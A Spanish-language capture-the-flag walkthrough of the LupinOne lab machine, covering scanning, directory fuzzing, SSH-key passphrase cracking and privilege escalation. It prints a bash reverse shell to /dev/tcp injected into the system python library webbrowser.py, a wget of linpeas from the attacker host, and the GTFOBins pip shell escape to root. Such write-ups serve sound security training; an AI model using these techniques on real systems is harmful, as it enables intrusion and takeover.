

Informe de máquina Empire LupinOne

Paso 1:

Comenzamos con un análisis de la red para saber qué direcciones se encuentran dentro del rango el cual verificaremos usando el siguiente comando:

Verificamos nuestra ip para así después hacer un escaneo de toda la red usando

Comando: ifconfig

Una vez verificado procedemos a escanear la red usando netdiscover.

Comando: netdiscover -r 10.0.2.15

```
Currently scanning: Finished! | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.6	08:00:27:f1:6f:7e	3	180	PCS Systemtechnik GmbH
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:16:76:31	1	60	PCS Systemtechnik GmbH

Paso 2:

hacemos un escaneo más exhaustivo sobre la ip recolectada usando

Comando: nmap -sCV 10.0.2.6

```
(kali@kali)-[~]
$ sudo nmap -sCV 10.0.2.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-14 16:12 EST
Nmap scan report for 10.0.2.6
Host is up (0.0020s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
MAC Address: 08:00:27:F1:6F:7E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.41 seconds
```


Tenemos, según la salida de nmap:

En el puerto 22 hay un servidor SSH.

Un servicio HTTP (servidor Apache) que se ejecuta en el puerto 80, así como /~myfiles


Paso 3:

Comenzamos el procedimiento de enumeración inspeccionando la página HTTP (/~myfiles). Descubrí un error 404 que parecía sospechoso.



Error 404

Miramos la fuente de la página de visualización y encontramos el comentario "puedes hacerlo, sigue intentándolo".



Como no encontramos nada lo que haremos será, un ataque de fuerza bruta sobre directorios.

Así que vamos a la web en busca de diccionarios


<https://github.com/danielmiessler/SecLists>

Comandos:

Lanzamos un nuevo ataque sobre ese directorio usando el comando

ffuf -c -ic -w Documents/Diccionario-web/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.0.2.6/~secret/.FUZZ' -fc 403 -e .txt,.html

encontrando el archivo **mysecret.txt**




```
(kali@kali)-[~]
└─$ ffuf -c -ic -w Documents/Diccionario-web/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.0.2.6/~secret/.FUZZ' -fc 403 -e .txt,.html

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.2.6/~secret/.FUZZ
:: Wordlist    : FUZZ: /home/kali/Documents/Diccionario-web/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Extensions : .txt .html
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 403

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 18ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 72ms]
[Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 116ms]
mysecret.txt
:: Progress: [661641/661641] :: Job [1/1] :: 1801 req/sec :: Duration: [0:08:28] :: Errors: 0 ::
```

Que si lo buscamos por url nos muestra lo que parece ser un hash



Vamos a decode identifier que nos muestra el tipo de hash que es base 58.

<https://www.dcode.fr/cipher-identifier>

Así que vamos a <https://www.dcode.fr/base-58-cipher> para descifrarla que al hacerlo nos da la SSH KEY.

Y la guardamos en un documento nuevo llamado **sshkey** en Documents.

Paso 4:

Pasamos a la explotación, dado que el autor ha compartido algunas sugerencias relacionadas con la frase de contraseña para la clave SSH, estamos usando ssh2john para obtener el valor hash de la clave ssh.

Comando: `sudo locate ssh2john`

Comando: `/usr/share/john/ssh2john.py sshkey > hash`

Comando: `john --wordlist=/usr/share/wordlists/fastrack.txt hash`

```
(kali㉿kali)-[~/Documents]
└─$ sudo locate ssh2john
/usr/bin/ssh2john
/usr/share/john/ssh2john.py
/usr/share/john/__pycache__/ssh2john.cpython-311.pyc

(kali㉿kali)-[~/Documents]
└─$ sudo /usr/share/john/ssh2john.py sshkey > hash
home

(kali㉿kali)-[~/Documents]
└─$ sudo john --wordlist=/usr/share/wordlists/fastrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for al
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (sshkey)
1g 0:00:00:05 DONE (2024-01-15 10:19) 0.1908g/s 9.160p/s 9.160c/s 9
Use the "--show" option to display all of the cracked passwords rel
Session completed.
```

Efectuamos el ataque de fuerza bruta sobre el directorio usando john the ripper y encontramos una contraseña.

P@55w0rd!

Paso 5:

Iniciamos una conexión ssh con el usuario y contraseña encontrados pudiendo acceder a la máquina usando

ssh -i sshkey icex64@10.0.2.6

Y después de un **ls -l** y un **cat** a **user.txt** obtenemos la primera flag.

Si hacemos **sudo -l** podemos ver una referencia al archivo **python3.9** que podríamos atacar para vulnerar a arsene que suponemos es un usuario.


```

3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py

```

primero vamos a linpeas

<https://github.com/carlospolop/PEASS-ng/releases/tag/20240114-925b57c0>

Y descargamos **linpeas.sh** que es el archivo que nos interesa.

Luego de descargarlo lo movemos a **Documents**.

cd Documents

mkdir linpeas

mv linpeas.sh linpeas

cd linpeas

Así que levantamos un servidor en python para subir el archivo de linpeas en la máquina vulnerable el cual una vez estando allá realizará un análisis de vulnerabilidades

```

(kali@kali)-[~/Documents/linpeas]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.6 - - [15/Jan/2024 12:03:35] "GET /linpeas.sh HTTP/1.1" 200

```

Comando: sudo python3 -m http.server 80

```

icex64@LupinOne:~$ cd /tmp
icex64@LupinOne:/tmp$ ls
systemd-private-bf3617c696694b30ad26f63af9b158d0-apache2.service-N60scg
systemd-private-bf3617c696694b30ad26f63af9b158d0-systemd-logind.service-
icex64@LupinOne:/tmp$ wget 10.0.2.15/linpeas.sh
--2024-01-15 12:03:35-- http://10.0.2.15/linpeas.sh
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847920 (828K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh
2024-01-15 12:03:36 (33.0 MB/s) - 'linpeas.sh' saved [847920/847920]

```

Luego nos vamos a la máquina víctima y nos dirigimos a **/tmp**

(dentro vemos algunos servicios).
Con el wget pedimos el archivo y lo traemos.

Comando: wget 10.0.2.15/linpeas.sh

```
icex64@LupinOne:/tmp$ ./linpeas.sh
-bash: ./linpeas.sh: Permission denied
icex64@LupinOne:/tmp$ chmod 777 linpeas.sh
icex64@LupinOne:/tmp$ ls
linpeas.sh
systemd-private-bf3617c696694b30ad26f63af9b158d0-apache2.service-N60scg
icex64@LupinOne:/tmp$ ./linpeas.sh
```

cambiamos los permisos del archivo para su ejecución.

Esperamos a que se ejecute linpeas y buscamos en los resultados algún archivo que nos permita ejecutar comandos como usuario.

```
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt
```

Encontramos nuestro archivo que ejecuta **python3.9** que es lo que nos interesa
/usr/lib/python3.9/webbrowser.py

para hacer un ataque de inyección de librerías de python así que procedemos a editarlo con nano.

Primero buscamos un ejemplo sencillo de una reverse shell en bash.

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

bash -i >& /dev/tcp/10.0.2.6/8080 0>&1

```

#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")

__all__ = ["Error", "open", "open_new", "open_new"]

class Error(Exception):
    pass

_lock = threading.RLock()

```

Editamos con nano el documento webbrowser.py agregando **os.system("/bin/bash")** al inicio del script (después de las importaciones)

Comando: nano webbrowser.py

```

if __name__ == "__main__":
    main()
os.system("/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.15/1234 0>&1'")

```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
 ^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify

Y **os.system("/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.15/1234 0>&1'")** al final del archivo.

Y verificamos si se guardaron los cambios.


```
(kali㉿kali)-[~]  
$ sudo nc -lvp 1234  
[sudo] password for kali:  
listening on [any] 1234 ...  
█
```

Nos ponemos a la escucha en Netcat usando

Comando: `sudo nc -lvp 1234`

```
icex64@LupinOne:/tmp$ nano /usr/lib/python3.9/webbrowser.py  
icex64@LupinOne:/tmp$ sudo -l  
Matching Defaults entries for icex64 on LupinOne:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/  
  
User icex64 may run the following commands on LupinOne:  
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py  
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/a  
arsene@LupinOne:/tmp$ ls  
linpeas.sh  
systemd-private-bf3617c696694b30ad26f63af9b158d0-apache2.servic  
arsene@LupinOne:/tmp$ sudo -l  
Matching Defaults entries for arsene on LupinOne:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/  
  
User arsene may run the following commands on LupinOne:  
    (root) NOPASSWD: /usr/bin/pip  
arsene@LupinOne:/tmp$ █
```

Tenemos acceso a nuestro usuario arsene, ya solo nos falta subir de privilegios.

Ingresamos una a una las instrucciones de la utilidad

<https://gtfobins.github.io/gtfobins/pip/>

Comando:

```
TF=$(mktemp -d)  
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)'" >  
$TF/setup.py
```

pip install \$TF

[illegible]

Y capturamos la última flag finalizando la máquina.

Pablo Álvarez Araya